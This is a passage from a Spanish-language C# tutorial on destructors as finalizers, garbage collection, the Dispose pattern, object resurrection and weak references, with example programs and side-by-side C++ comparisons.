No obstante, el hecho de que tengamos un GC no quiere decir que los destructores dejen de existir. Bueno, en realidad sí bajo el punto de vista semántico, aunque no en cuanto al punto de vista sintáctico (si estás empezando y no entiendes muy bien esto no te preocupes demasiado, porque va especialmente dirigido a los programadores de C++ para que no caigan en el error de pensar que los destructores de C# y los de C++ son la misma cosa, aunque sí te recomiendo que lo leas para que, al menos, te vayas haciendo una idea). Ya me imagino que alguno se estará haciendo un lío importante con esto: ¿cómo es que hay sintaxis para el destructor, pero desaparece su semántica? Piénsalo un poco: semánticamente un destructor implica la liberación de la memoria, pero ocurre que en el código gestionado esto es tarea del GC y, por lo tanto, la semántica del destructor es necesariamente incompatible con el GC. Sin embargo, sí podemos incluir un método que se ocupe de realizar las otras tareas de finalización, como eliminar archivos temporales que estuviera utilizando el objeto, por poner un ejemplo. Pues bien, lo que ocurre realmente cuando escribimos un destructor es que el compilador sobreescribe la función virtual Finalize de la clase System.Object, colocando en ella el código que hemos incluido en el destructor, y lo que invoca realmente el GC cuando va a liberar la memoria de un objeto es este método Finalize, aunque la sintaxis del destructor se mantiene simplemente para evitar más complicaciones en el aprendizaje de C# a los programadores de C++. No olvides esto: **los destructores de C# (mejor dicho, en el código gestionado) son, en realidad, finalizadores**. Sin embargo yo voy a seguir llamándolos destructores para no liarte cuando leas otros libros, puesto que la mayoría de los autores utilizan esta terminología. Entonces, ¿quiere esto decir que podemos elegir entre sobreescribir el método Finalize de la clase System.Object y crear un destructor? Pues no. Si intentas sobreescribir dicho método en C# el compilador te indicará que debes escribir un destructor.

Los destructores de C# no pueden ser invocados explícitamente como si fueran un método más. Tampoco sirve la trampa de invocar el método Finalize, ya que su modificador de acceso es protected. ¿Y desde las clases derivadas? Tampoco, pues el compilador no lo permite, ya

que esta llamada se hace implícitamente en el destructor. Ya hablaremos de esto cuando lleguemos a la herencia, no nos precipitemos... Por lo tanto, los destructores serán invocados por el GC cuando este haga la recolección de basura. Como consecuencia, los destructores no admiten modificadores de acceso ni argumentos (claro, tampoco pueden ser sobrecargados). Se han de nombrar igual que la clase, precedidos por el signo ~. Lo veremos mejor con un ejemplo:

```
class Objeto
{
    ~Objeto()
    {
        Console.WriteLine("Objeto liberado");
    }
}
```

Tienes el destructor escrito en negrilla. Como decía, el destructor se llama igual que la clase precedido con el signo ~ (ALT presionado más las teclas 1 2 6 sucesivamente). Veamos cómo se comporta esto con un programa completo:

```
using System;

namespace Destructores
{
    class Objeto
    {
        ~Objeto()
        {
            Console.WriteLine("Referencia liberada");
        }
    }

    class DestructoresApp
    {
        static void Main()
        {
            Objeto o=new Objeto();
        }
    }
}
```

En este caso, para probar este programa, lo vamos a ejecutar sin depuración, o sea, Ctrl+F5 (de lo contrario no nos daría tiempo a ver el resultado). El programa no hace casi nada: sencillamente instancia la clase Objeto y finaliza inmediatamente. Al terminar, es cuando el GC entra en acción y ejecuta el destructor de la clase Objeto, por lo que la salida en la consola sería la siguiente:

```
Referencia liberada
```

¿Y por qué no hemos ejecutado el método ReadLine dentro de Main, como hemos hecho siempre? Sabía que me preguntarías eso. Vamos a volver a poner el método Main con esa línea que me dices y luego os lo comento:

```
static void Main()
{
    Objeto o=new Objeto();
    string a=Console.ReadLine();
}
```

Bien, tenemos dos motivos por los que no lo hemos hecho: el primero es que no serviría de nada, puesto que el destructor no se ejecutará hasta que el GC haga la recolección de basura, y esta no se hará hasta que finalice la aplicación, y la aplicación finaliza después de haber ejecutado todo el código del método Main. El segundo motivo es que esto provocaría un error. ¿¿¿CÓMO??? ¡Si está bien escrito! En efecto, pero se produce el siguiente error: "No se puede tener acceso a una secuencia cerrada". El porqué se produce tiene una explicación bastante sencilla: La primera vez que se usa la clase Console se inicializan las secuencias de lectura y escritura en la consola (seguramente en un constructor static), y estas secuencias se cierran justo antes de finalizar la aplicación. En el primer ejemplo funcionaría correctamente, puesto que esta secuencia se inicia justamente en el destructor, ya que antes de este no hay ninguna llamada a la clase Console. Sin embargo en el segundo se produce un error, porque las secuencias se inician dentro del método Main (al ejecutar Console.ReadLine), y se cierran cuando va a finalizar el programa. El problema viene aquí: los hilos de ejecución del GC son de baja prioridad, de modo que, para cuando el GC quiere ejecutar el destructor, las secuencias de escritura y lectura de la consola ya han sido cerradas, y como los constructores static no se pueden ejecutar más de una vez, la clase Console no puede abrirlas por segunda vez.

Sigamos con el ejemplo que funcionaba correctamente. En efecto, puede parecer que el GC ha sido sumamente rápido, pues ha liberado el objeto en el momento en el que este ya no era necesario. Sin embargo, veamos el siguiente ejemplo:

```
namespace Destructores
{
    class Objeto
    {
        ~Objeto()
        {
            Console.WriteLine("Referencia liberada");
        }
    }
```

```
    class DestructoresApp
    {
        static void Main()
        {
            Objeto o=new Objeto();
            Console.WriteLine("El objeto acaba de ser instanciado.
Pulsa INTRO");
            string a = Console.ReadLine();

            o=null;
            Console.WriteLine("La referencia acaba de ser destruida.
Pulsa INTRO");
            a = Console.ReadLine();

            GC.Collect();
            Console.WriteLine("Se acaba de ejecutar GC.Collect(). Pula
INTRO");
            a = Console.ReadLine();
        }
    }
}
```

La salida en la consola sería esta:

```
El objeto acaba de ser instanciado. Pulsa INTRO

La referencia acaba de ser destruida. Pulsa INTRO

Se acaba de ejecutar GC.Collect(). Pulsa INTRO
Referencia liberada
```

Fíjate bien en que el destructor de la clase Objeto no se ha ejecutado cuando se destruyó la referencia (o=null), sino cuando se ha forzado la recolección con GC.Collect().

Sé que algunos programadores de C++ estarán pensando que, al fin y al cabo, establecer la referencia a null y ejecutar después GC.Collect() viene a ser lo mismo que el delete de C++. Aunque puede parecer que esto es correcto a la vista del ejemplo anterior te puedo asegurar que no es así. Vamos con este otro ejemplo:

```
using System;
namespace Destructores2
{
    class Objeto
    {
        public int dato;
```

```
        public Objeto(int valor)
        {
            this.dato=valor;
            Console.WriteLine("Construido Objeto con el valor {0}",
                valor);
        }

        ~Objeto()
        {
            Console.WriteLine("Destructor de Objeto con el valor {0}",
                this.dato);
        }
    }

    class Destructores2App
    {
        static void Main()
        {
            Objeto a=new Objeto(5);
            Objeto b=a;
            string c;

            Console.WriteLine("Valor de a.dato: {0}", a.dato);
            Console.WriteLine("Valor de b.dato: {0}", b.dato);
            Console.WriteLine("Pulsa INTRO para ejecutar a.dato++");
            c=Console.ReadLine();

            a.dato++;
            Console.WriteLine("Ejecutado a.dato++");
            Console.WriteLine("Valor de a.dato: {0}", a.dato);
            Console.WriteLine("Valor de b.dato: {0}", b.dato);
            Console.WriteLine("Pulsa INTRO para ejecutar a=null;
GC.Collect()");
            c=Console.ReadLine();

            a=null;
            GC.Collect();
            Console.WriteLine("a=null; GC.Collect() han sido
ejecutados");
            Console.WriteLine("Pulsa INTRO para ejecutar b=null;
GC.Collect()");
            c=Console.ReadLine();

            b=null;
            GC.Collect();
            Console.WriteLine("b=null; GC.Collect() han sido
ejecutados");
            c=Console.ReadLine();
        }
    }
```

```
}
```

Veamos ahora cómo sería en C++ no gestionado usando delete y luego comparamos las salidas de ambos programas:

```
// ¡¡¡ATENCIÓN!!! Este código está escrito en C++
#include <iostream.h>

class Objeto
{
public:
    Objeto(int valor)
    {
        dato=valor;
        cout << "Construido Objeto con el valor "
            << ("%d", valor) << "\n";
    }

    ~Objeto()
    {
        cout << "Destructor de Objeto con el valor "
            << ("%d", this->dato) << "\n";
    }

    int dato;
};

void main()
{
    Objeto* a=new Objeto(5);
    Objeto* b = a;
    char c;

    cout << "Valor de a->dato: " << ("%d", a->dato) << "\n";
    cout << "Valor de b->dato: " << ("%d", b->dato) << "\n";
    cout << "Pulsa INTRO para ejecutar a->dato++\n";
    cin.get(c);
    a->dato++;

    cout << "Ejecutado a->dato++\n";
    cout << "Valor de a->dato: " << ("%d", a->dato) << "\n";
    cout << "Valor de b->dato: " << ("%d", b->dato) << "\n";
    cout << "Pulsa INTRO para ejecutar delete a\n";
    cin.get(c);

    delete a;
    cout << "delete a ha sido ejecutado\n";
    cout << "Pulsa INTRO para ejecutar delete b (esto provocará un
error)\n";
```

```
    cin.get(c);

    delete b;
}
```

Estas son las salidas de ambos programas:.

SALIDA DEL PROGRAMA EN C#

```
Construido Objeto con el valor 5
Valor de a.dato: 5
Valor de b.dato: 5
Pulsa INTRO para ejecutar a.dato++

Ejecutado a.dato++
Valor de a.dato: 6
Valor de b.dato: 6
Pulsa INTRO para ejecutar
a=null;GC.Collect

a=null; GC.Collect() han sido
ejecutados
Pulsa INTRO para ejecutar
b=null;GC.Collect

b=null; GC.Collect() han sido
ejecutados
Destructor de Objeto con el valor 6
```

SALIDA DEL PROGRAMA EN C++

```
Construido Objeto con el valor 5
Valor de a->dato: 5
Valor de b->dato: 5
Pulsa INTRO para ejecutar a->dato++

Ejecutado a->dato++
Valor de a->dato: 6
Valor de b->dato: 6
Pulsa INTRO para ejecutar delete a

Destructor de Objeto con el valor 6
delete a ha sido ejecutado
Pulsa INTRO para ejecutar delete b
(e...

AQUÍ SE PRODUCE UN ERROR
```

Presta atención a que en estos programas tenemos una doble referencia hacia el mismo objeto, es decir, tanto "a" como "b" apuntan a la misma zona de memoria. Sabemos esto porque el constructor se ha ejecutado únicamente una vez cuando se hizo "a=new Objeto(5)", pero cuando se asignó "b=a" lo que hicimos fue crear la doble referencia. La parte en la que se incrementa el campo "dato" es para demostrar que dicha alteración afecta a ambas referencias. Las diferencias vienen a partir de aquí: Cuando se ejecuta a=null; GC.Collect() en C# se ha destruido la referencia de "a", pero **no se ha ejecutado el destructor porque aún hay una referencia válida hacia el objeto: la referencia de "b"**. Después, cuando se destruye la referencia de "b" y se vuelve a ejecutar GC.Collect() observamos que sí se ejecuta el destructor, ya que el GC no ha encontrado ninguna referencia válida y puede liberar el objeto. Sin embargo, en el programa escrito en C++ ha ocurrido algo muy distinto: el destructor se ha ejecutado en el momento de hacer el "delete a", ya que delete libera la memoria en la que se alojaba el objeto independientemente de las referencias que haya hacia él. Por este motivo se produce un error cuando se intenta ejecutar "delete b", puesto que el objeto fue liberado con anterioridad.

Por otro lado, el GC garantiza que se ejecutará el destructor de todos los objetos alojados en el montón (recuerda, tipos referencia) cuando no haya referencias hacia ellos, aunque esta finalización de objetos no sea determinista, es decir, no libera la memoria en el instante en que deja de ser utilizada. Por contra, en C++ se puede programar una finalización determinista, pero esta tarea es sumamente compleja en la mayoría de las ocasiones y, además, suele ser una importante fuente de errores y un gran obstáculo para un adecuado mantenimiento del código. Veamos un ejemplo, muy simple, eso sí, de esto último. Usaremos la misma clase Objeto que en el ejemplo anterior, pero este método Main:

```
static void Main()
{
    Objeto a;
    string c;

    Console.WriteLine("Pulsa INTRO para instanciar el primer objeto");
    c=Console.ReadLine();

    a=new Objeto(1);
    Console.WriteLine("Pulsa INTRO para instanciar el segundo objeto");
    c=Console.ReadLine();

    a=new Objeto(2);
    Console.WriteLine("Pulsa INTRO para instanciar el tercer objeto");
    c=Console.ReadLine();

    a=new Objeto(3);
    Console.WriteLine("Pulsa INTRO para ejecutar a=null");
    c=Console.ReadLine();

    a=null;
    Console.WriteLine("Pulsa INTRO para ejecutar CG.Collect()");
    c=Console.ReadLine();
    GC.Collect();

    c=Console.ReadLine();
}
```

Esta sería la función main en C++ no gestionado:

```
// ¡¡¡ATENCIÓN!!! Este código está escrito en C++
void main()
{
    Objeto* a;
    char c;

    cout << "Pulsa INTRO para construir el primer objeto\n";
    cin.get(c);
```

```
    a=new Objeto(1);

    cout << "Pulsa INTRO para construir el segundo objeto\n";
    cin.get(c);
    a=new Objeto(2);

    cout << "Pulsa INTRO para construir el tercer objeto\n";
    cin.get(c);
    a=new Objeto(3);

    cout << "Pulsa INTRO para ejecutar delete a\n";
    cin.get(c);

    delete a;
}
```

Y estos son los resultados de ambos programas:

SALIDA DEL PROGRAMA EN C#	SALIDA DEL PROGRAMA EN C++
Pulsa INTRO para construir el primer objeto	Pulsa INTRO para construir el primer objeto
Construido Objeto con el valor 1 Pulsa INTRO para construir el segundo objeto	Construido Objeto con el valor 1 Pulsa INTRO para construir el segundo objeto
Construido Objeto con el valor 2 Pulsa INTRO para construir el tercer objeto	Construido Objeto con el valor 2 Pulsa INTRO para construir el tercer objeto
Construido Objeto con el valor 3 Pulsa INTRO para ejecutar a=null	Construido Objeto con el valor 3 Pulsa INTRO para ejecutar delete a
Pulsa INTRO para ejecutar GC.Collect()	**Destructor de Objeto con el valor 3**
Destructor de Objeto con el valor 3 **Destructor de Objeto con el valor 1** **Destructor de Objeto con el valor 2**	

En estos dos programas estamos creando nuevos objetos constantemente con la misma variable. Al hacerlo se destruye la referencia anterior para crear la nueva. Puedes ver que, tanto en C# como en C++, no se ha ejecutado ningún destructor cuando se destruía una referencia antigua para crear la nueva. Cuando en el programa escrito en C# hemos destruido la última referencia (a=null) y ejecutado GC.Collect() se han ejecutado los destructores de los tres objetos que habíamos creado, es decir, el CG ha liberado los espacios de memoria que estaban ocupando. Sin embargo, al ejecutar "delete a" en el programa escrito en C++, solamente se ha

liberado el último objeto. ¿Qué ha sido de los otros? Nada, y nunca mejor dicho. No se ha hecho nada con ellos y, por lo tanto, siguen ocupando la memoria que tenían asignada y esta memoria no se puede volver a asignar hasta que no se libere. Como consecuencia, los destructores no se han ejecutado y, por consiguiente, los otros recursos que pudieran estar utilizando siguen en uso (archivos temporales, bases de datos, conexiones de red...). ¿Y cuándo se liberan? Pues, por ejemplo, cuando apaguemos el ordenador (claro). Para que esto no hubiera sucedido (en el programa de C++, se entiende) habría que haber liberado cada una de las instancias de la clase Objeto antes crear otra, es decir, habría que haber ejecutado "delete a" antes de crear la segunda y la tercera referencia. En este ejemplo la solución era, como has visto, bastante fácil, pero ahora quiero que te imagines esto en un contexto algo más complejo (y real), con referencias circulares (es decir, uno objeto apunta a otro y este, a su vez, al primero), referencias compartidas por múltiples procesos y cosas así. La cosa se puede complicar muchísimo.

A pesar de todo, el hecho de que el GC no ofrezca una finalización determinista también podría ser un contratiempo (de hecho lo sería en muchos casos): ¿qué ocurre si, por ejemplo, un objeto abre una base de datos en modo exclusivo? Efectivamente, necesitaríamos que la base de datos fuera cerrada lo antes posible para que otros procesos pudieran acceder a ella, independientemente de si el objeto se libera o no de la memoria. ¿Cómo lo hacemos? Pues bien, para estos casos Microsoft recomienda escribir un método llamado Close y/o Dispose en la clase para liberar estos recursos **además** de hacerlo en el destructor, e incluir en la documentación de la misma un aviso para que se invoque este método cuando el objeto no se vaya a usar más. En general, se recomienda escribir un método Dispose si el objeto necesitara finalización determinista y no se pudiera volver a utilizar hasta una nueva instanciación, y/o un método Close si también necesitara finalización determinista pero pudiera ser reutilizado de nuevo sin volverlo a instanciar (usando por ejemplo un método Open). Ojo, **ninguno de los métodos Close o Dispose sustituyen al destructor, sino que se escriben simplemente para liberar otros recursos antes (o mucho antes) de que el objeto sea liberado de la memoria**. Pero, si escribimos un método Close o Dispose para que se haga la finalización, ¿para qué necesitamos el destructor? Pues lo necesitamos por si el programador que está usando nuestra clase olvida invocar el método Close o el método Dispose. Así nos aseguramos de que, tarde o temprano, los recursos que utilizaba el objeto se liberarán. Ahora bien, hay que tener cuidado con esto: si la aplicación cliente ha invocado el método Close o el Dispose debemos evitar que se ejecute el destructor, pues ya no hace falta. Para esto tenemos el método SupressFinalize de la clase System.GC. Veamos un ejemplo de esto:

```
using System;
namespace MetodosCloseYDispose
{
    class FinalizarDeterminista
    {
```

```
        public void Dispose()
        {
            Console.WriteLine("Liberando recursos");
            // Aquí iría el código para liberar los recursos

            GC.SuppressFinalize(this);
        }

        ~FinalizarDeterminista()
        {
            this.Dispose();
        }
    }

    class MetodosCloseYDisposeApp
    {
        static void Main()
        {
            string c;
            FinalizarDeterminista a=new FinalizarDeterminista();
            Console.WriteLine("Pulsa INTRO para ejecutar a.Dispose()");
            c=Console.ReadLine();
            a.Dispose();

            Console.WriteLine("Pulsa INTRO para ejecutar a=null;
GC.Collect()");
            c=Console.ReadLine();

            a=null;
            GC.Collect();

            Console.WriteLine("Ejecutado a=null; GC.Collect()");
            Console.WriteLine("Pulsa INTRO para volver a instanciar
a");
            c=Console.ReadLine();

            a=new FinalizarDeterminista();

            Console.WriteLine("Pulsa INTRO para ejecutar a=null;
GC.Collect()");
            c=Console.ReadLine();

            a=null;
            GC.Collect();

            c=Console.ReadLine();
        }
    }
}
```

Efectivamente, en este ejemplo hemos escrito el código de finalización de la clase dentro del método Dispose, y en el destructor simplemente hemos puesto una llamada a este método. Fíjate en que, al final del método Dispose, hemos invocado el método SupressFinalize de la clase GC para que el recolector de basura no ejecute el destructor, ya que se ha ejecutado el método Dispose. En caso de que el cliente no ejecutara este método, el GC ejecutaría el destructor al hacer la recolección, con lo cual nos aseguramos de que todos los recursos quedarán libres independientemente de si el programador que usa nuestra clase olvidó o no hacerlo invocando Dispose.

¡Uffff! ¿Ya hemos terminado con esto? Pues sí..., hemos terminado... de empezar. Como os he dicho, .NET Framework ofrece la clase System.GC para proporcionarnos un cierto control sobre el recolector de basura. Como son varios los métodos de esta clase y considero que este tema es muy interesante, me extenderé un poquito más, si no os importa.

Un fenómeno curioso (y a la vez peligroso) que sucede con la recolección de basura es la resurrección de objetos. Sí, sí, he dicho resurrección. No es que tenga mucha utilidad, pero quiero contaros qué es, pues puede que os libre de algún que otro quebradero de cabeza en el futuro. Sucede cuando un objeto que va a ser eliminado vuelve a crear una referencia a sí mismo durante la ejecución de su destructor. Veamos un ejemplo:

```
using System;

namespace Resurreccion
{
    class Objeto
    {
        public int dato;

        public Objeto(int valor)
        {
            this.dato=valor;
            Console.WriteLine("Construido Objeto con el valor {0}",
                valor);
        }
        ~Objeto()
        {
            Console.WriteLine("Destructor de Objeto con el valor {0}",
                this.dato);
            ResurreccionApp.resucitado=this;
        }
    }

    class ResurreccionApp
    {
        static public Objeto resucitado;
```

```
        static void Main()
        {
            string c;
            Console.WriteLine("Pulsa INTRO para crear el objeto");
            c=Console.ReadLine();

            resucitado=new Objeto(1);
            Console.WriteLine("Valor de resucitado.dato: {0}",
resucitado.dato);
            Console.WriteLine("Pulsa INTRO para ejecutar
resucitado=null; GC.Collect()");
            c=Console.ReadLine();

            resucitado=null;
            GC.Collect();
            GC.WaitForPendingFinalizers();
            Console.WriteLine("Valor de resucitado.dato: {0}",
resucitado.dato);
            Console.WriteLine("Pulsa INTRO para ejecutar
resucitado=null; GC.Collect()");
            c=Console.ReadLine();

            resucitado=null;
            GC.Collect();
            Console.WriteLine("Ejecutado resucitado=null;
GC.Collect()");

            c=Console.ReadLine();
        }
    }
}
```

Ahora vamos a ver la sorprendente salida en la consola y después la examinamos:

```
Pulsa INTRO para crear el objeto

Construido Objeto con el valor 1
Valor de resucitado.dato: 1
Pulsa INTRO para ejecutar resucitado=null; GC.Collect()

Destructor de Objeto con el valor 1
Valor de resucitado.dato: 1
Pulsa INTRO para ejecutar resucitado=null; GC.Collect()

Ejecutado resucitado=null; GC.Collect()
```

Vamos poco a poco, que si no podemos perdernos con bastante facilidad. Al principio, todo bien, como se esperaba: al instanciar el objeto se ejecuta el constructor del mismo. Ahora es

cuando viene lo bueno: se anula la referencia y, por lo tanto, el GC determina que puede liberarlo y ejecuta su destructor. Sin embargo, cuando volvemos a escribir el valor del campo "dato" ¡este vuelve a aparecer! En efecto, el GC no lo liberó a pesar de haber ejecutado su destructor, y lo más curioso es que el motivo por el que no lo ha liberado **no** es que se haya creado una nueva referencia al objeto en el destructor, sino otro que explicaremos después. Pero ahí no queda la cosa: **cuando destruimos la referencia y forzamos la recolección por segunda vez el destructor no se ha ejecutado**. Y las dudas se acrecentan, claro: ¿se ha liberado o no se ha liberado? y, si se ha liberado, ¿por qué no se ha ejecutado el destructor? Pues bien, sí se ha liberado, pero no se ha ejecutado el destructor. En resumen: lo que ha ocurrido es que la primera vez que destruimos la referencia y ejecutamos GC.Collect se ejecutó el destructor pero no se liberó, y la segunda vez se liberó pero no se ejecutó el destructor. La explicación de todo este embrollo es la siguiente: Cuando se instancia un objeto, el GC comprueba si este tiene un destructor. En caso afirmativo, **guarda un puntero hacia el objeto en una lista de finalizadores**. Al ejecutar la recolección, el GC determina qué objetos se pueden liberar, y posteriormente comprueba en la lista de finalizadores cuáles de ellos tenían destructor. Si hay alguno que lo tiene, **el puntero se elimina de esta lista y se pasa a una segunda lista**, en la que se colocan, por lo tanto, los destructores que se deben invocar. El GC, por último, libera todos los objetos a los que el programa ya no hace referencia excepto aquellos que están en esta segunda lista, ya que si lo hiciera no se podrían invocar los destructores, y aquí acaba la recolección. Como consecuencia, **un objeto que tiene destructor no se libera en la primera recolección en la que se detecte que ya no hay referencias hacia él, sino en la siguiente**, y este es el motivo por el que, en nuestro ejemplo, el objeto no se liberó en la primera recolección. Tras esto, **un nuevo hilo de baja prioridad del GC se ocupa de invocar los destructores de los objetos que están en esta segunda lista, y elimina los punteros de ella según lo va haciendo**. Claro, la siguiente vez que hemos anulado la referencia y forzado la recolección en nuestro ejemplo, el GC determinó que dicho objeto se podía liberar y lo liberó, pero no ejecutó su destructor porque la dirección del objeto **ya no estaba ni el la lista de finalizadores ni en la segunda lista**. ¿Y si, a pesar de todo, queríamos que se volviera a ejecutar el destructor, no podíamos hacerlo? Bien, para eso tenemos el método ReRegisterForFinalize de la clase GC, que lo que hace es volver a colocar un puntero al objeto en la lista de finalizadores.

Como te decía, son pocas las utilidades que se le pueden encontrar a la resurrección. De hecho, yo no he encontrado ninguna (desde aquí os invito a que me mandéis un E-mail si a vosotros se os ocurre algo). Por este motivo la he calificado de "fenómeno curioso y peligroso" en lugar de "potente característica", pues creo que es más un "efecto colateral" del propio funcionamiento del GC que algo diseñado así a propósito. ¿Que por qué digo que es peligroso? Porque, dependiendo de cómo hayamos diseñado la clase, el efecto puede ser de lo más inesperado. Imagina, por ejemplo, un objeto (llamémosle Padre) de una clase que, a su vez, crea sus propios objetos de otras clases (llamémosles Hijos). Al hacer la recolección, el GC

determina que el objeto Padre se puede liberar, y con él todos aquellos a los que este hace referencia, es decir, los Hijos. Como consecuencia, puede que el GC libere varios de estos Hijos referenciados en el objeto Padre. Sin embargo, si hemos resucitado al Padre se puede armar un buen lío (de hecho se armará seguro) cuando este intente acceder a los objetos Hijos que sí han sido liberados.

Por otro lado, quiero que te fijes de nuevo en el ejemplo: verás que hay una invocación al método GC.WaitForPendingFinalizers. Este método interrumpe la ejecución del programa hasta que el GC termine de ejecutar todos los destructores que hubiera que ejecutar. Y en este caso tenemos que interrumpir la ejecución porque la siguiente línea a GC.Collect() intenta recuperar el valor del campo "dato". Claro, como la recolección acaba antes de que se hayan ejecutado los destructores y el hilo de ejecución de estos es de baja prioridad, cuando se quiere recuperar este valor resulta que el destructor todavía no se ha ejecutado, de modo que la referencia del objeto todavía es null.

Tenemos también una serie de características relacionadas con el GC que son verdaderamente interesantes. Sabemos hasta ahora que uno de los momentos en los que el GC hará la recolección de basura es cuando detecte que se está quedando sin memoria (es decir, cuando intentemos instanciar un objeto y el GC se de cuenta de que no le cabe en el montón). Pues bien, vamos a pensar en qué ocurriría si tenemos un objeto que ocupa bastante memoria y que, además, se suele tardar bastante tiempo en crear. Con lo que sabemos hasta ahora, el GC lo liberará siempre que no haya referencias hacia él, pero el problema sería saber cuándo destruimos la referencia hacia él: no sería bueno hacerlo en el momento en el que lo dejemos de necesitar, porque si nos vuelve a hacer falta tendríamos que volver a crearlo, y hemos dicho que este proceso es demasiado lento; lo peor es que tampoco es bueno destruir la referencia hacia él al final de la ejecución del programa porque hemos dicho que ocupa demasiada memoria, y esto puede hacer que, en algún momento determinado, nos quedemos sin espacio para crear otros objetos. Claro, hablando siempre en el supuesto de que el objeto no es necesario en un momento determinado, lo ideal sería que el objeto permaneciera en memoria siempre que esto no afectara al resto de la aplicación, es decir, siempre que hubiera memoria suficiente para crear más objetos, y que se quitara de la misma en el caso de que fuera necesario liberar memoria para la creación de otros objetos. En otras circunstancias, la decisión sería bastante complicada. La buena noticia es que .NET Framework nos proporciona precisamente esta solución, gracias a las **referencias frágiles**. Esto se ve muy bien con un ejemplo:

```
using System;
namespace ReferenciaFragil
{
    class ObjetoGordo
    {
```

```
        public int Dato;
        public ObjetoGordo()
        {
            this.Dato=4;
            Console.WriteLine("Creando objeto gordo y costoso");
            for (ulong i=0;i<2000000000;i++) {}
            Console.WriteLine("El objeto gordo y costoso fue creado");
            Console.WriteLine();
        }
    }

    class ReferenciaFragilApp
    {
        static void Main()
        {
            Console.WriteLine("Pulsa INTRO para crear el objeto
gordo");
            string c=Console.ReadLine();
            ObjetoGordo a=new ObjetoGordo();

            Console.WriteLine("El valor de a.Dato es {0}", a.Dato);
            Console.WriteLine();
            WeakReference wrA=new WeakReference(a);
            a=null;

            Console.WriteLine("Ejecutado wrA=new
WeakReference(a);a=null;");
            Console.WriteLine("El resultado de wrA.IsAlive es: {0}",
wrA.IsAlive);
            Console.WriteLine("Pulsa INTRO para recuperar el objeto
gordo");
            c=Console.ReadLine();

            a=(ObjetoGordo) wrA.Target;
            Console.WriteLine("Ejecutado a=(ObjetoGordo) wrA.Target");
            Console.WriteLine("El valor de a.Dato es {0}", a.Dato);
            Console.WriteLine("Pulsa INTRO para ejecutar
a=null;GC.Collect");
            c=Console.ReadLine();
            a=null;

            GC.Collect();
            Console.WriteLine("El resultado de wrA.IsAlive es: {0}",
wrA.IsAlive);
            Console.WriteLine("Como ha sido recolectado no se puede
recuperar");
            Console.WriteLine("Habría que instanciarlo de nuevo");
            c=Console.ReadLine();
        }
    }
}
```

La salida en la consola sería esta:

```
Pulsa INTRO para crear el objeto gordo

Creando Objeto gordo y costoso
El objeto gordo y costos fue creado

El valor de a.Dato es 4

Ejecutado wrA=new WeakReference(a); a=null;
El resultado de wrA.IsAlive es: True
Pulsa INTRO para recuperar el objeto gordo

Ejecutado a=(ObjetoGordo) wrA.Target
El valor de a.Dato es 4
Pulsa INTRO para ejecutar a=null; GC.Collect

El resultado de wrA.IsAlive es: False
Como ha sido recolectado no se puede recuperar
Habría que instanciarlo de nuevo
```

En este pequeño ejemplo hemos diseñado una clase que tarda un poco en terminar de ejecutar el constructor. Después de crear el objeto, vemos cuál es el valor del campo Dato para que os deis cuenta de que el objeto se ha creado con éxito. Bien, después creamos el objeto wrA de la clase System.WeakReference, que es, en efecto, la referencia frágil. En el constructor de esta clase (WeakReference) hay que pasarle el objeto hacia el que apuntará dicha referencia. Lo más importante viene ahora: como ves, hemos destruido la referencia de a (en a=null). Sin embargo, cuando recuperamos el valor de la propiedad IsAlive de wrA, vemos que esta retorna True, es decir, que el objeto sigue en la memoria (por lo tanto, no ha sido recolectado por el GC). Como está vivo recuperamos la referencia (en la línea a=(ObjetoGordo) wrA.Target) y volvemos a escribir el valor de a.Dato, para que veas que, en efecto, el objeto se ha recuperado. Para terminar, al final volvemos a destruir la referencia (a=null) y, además, forzamos la recolección de basura. Por este motivo, cuando después pedimos el valor de la propiedad IsAlive vemos que retorna False (el objeto ha sido recolectado por el GC), así que ya no se podría recuperar y habría que instanciarlo de nuevo para volverlo a usar. La enseñanza principal con la que quiero que te quedes es con la siguiente: si esto fuera un programa grande y hubiéramos tenido un objeto verdaderamente gordo, lo ideal es crear una referencia frágil (con la clase WeakReference) hacia él cuando, de momento, no se necesite más. Así, si el GC necesita memoria podrá recolectarlo, pero no lo hará en caso de que no se necesite. De este modo, si más adelante el programa vuelve a necesitar el objeto nos bastará con comprobar lo que devuelve la propiedad IsAlive de la referencia frágil: si devuelve False habrá que instanciarlo de nuevo, pero si devuelve True bastará con recuperar la referencia frágil, de modo que no habrá que perder tiempo en volver a crear el objeto.

¿Y qué ocurre si el objeto tiene un destructor? Bueno, aquí la cosa se complica un poco: la clase System.WeakReference tiene dos sobrecargas para su constructor: una de ellas la has visto ya en el ejemplo anterior: hay que pasarle el objeto hacia el que queremos esta referencia. La otra sobrecarga requiere, además, un valor boolean para el segundo argumento (que se llama TrackResurrection). Este argumento sirve para que podamos indicar si queremos que se pueda recuperar o no el objeto después de que se haya ejecutado su destructor: si pasamos true, se podrá recuperar, y si pasamos false no. ¿Que cómo se va a poder recuperar si se ha recolectado? ¡Cuidado aquí! Recuerda que, si una clase tiene destructor, los objetos de la misma no se liberan la primera vez que el GC determina que no hay referencias hacia ellos, sino que solamente se ejecuta su destructor, y se liberarán en la siguiente recolección. Por este motivo, si pasamos true en el argumento TrackResurrection del constructor de la clase WeakReference puede ocurrir alguna de estas tres cosas cuando queramos recuperar el objeto: si el GC no ha hecho ninguna recolección lo recuperaremos sin más; si el GC hizo una recolección, el destructor del objeto se habrá ejecutado, pero aún así podremos recuperarlo, pues aún no se ha liberado, con lo cual es una resurrección pura y dura; si el GC hizo dos recolecciones el objeto no será recuperable.

¿Cómo lo llevas? ¿Bien? ¿Seguimos? Venga, anímate hombre, que ya queda poco...

Nos queda hablar de las generaciones. No, no voy a empezar un debate sobre padres e hijos, no. A ver si nos centramos un poquito, ¿eh? Veeeeenga... Sacúdete la cabeza un poco... te hará sentir mejor... ¿Ya? Pues vamos. El GC, para mejorar su rendimiento, agrupa los objetos en diferentes generaciones. ¿Por qué? Pues porque, generalmente, los últimos objetos que se construyen suelen ser los primeros en dejar de ser utilizados. Piensa, por ejemplo, en una aplicación para Windows, Internet Explorer, por ejemplo. El primer objeto que se crea es la ventana de la aplicación (bueno, puede que no sea así siendo estrictos, pero si me admitís la licencia entenderéis lo que quiero decir mucho mejor). Bien, cuando abres un cuadro de diálogo con alguna opción de menú, se crea otro objeto, o sea, ese cuadro de diálogo precisamente. Hasta aquí, entonces, tenemos dos objetos. ¿Cuál de ellos cerrarás primero? Efectivamente, el cuadro de diálogo. Es decir, el último que se creó. ¿Lo ves? No estoy diciendo que esto sea así siempre (si fuera así, el montón sería una pila, y no el montón), sino que es muy frecuente. La gran ventaja de que el GC use generaciones es que, cuando necesita 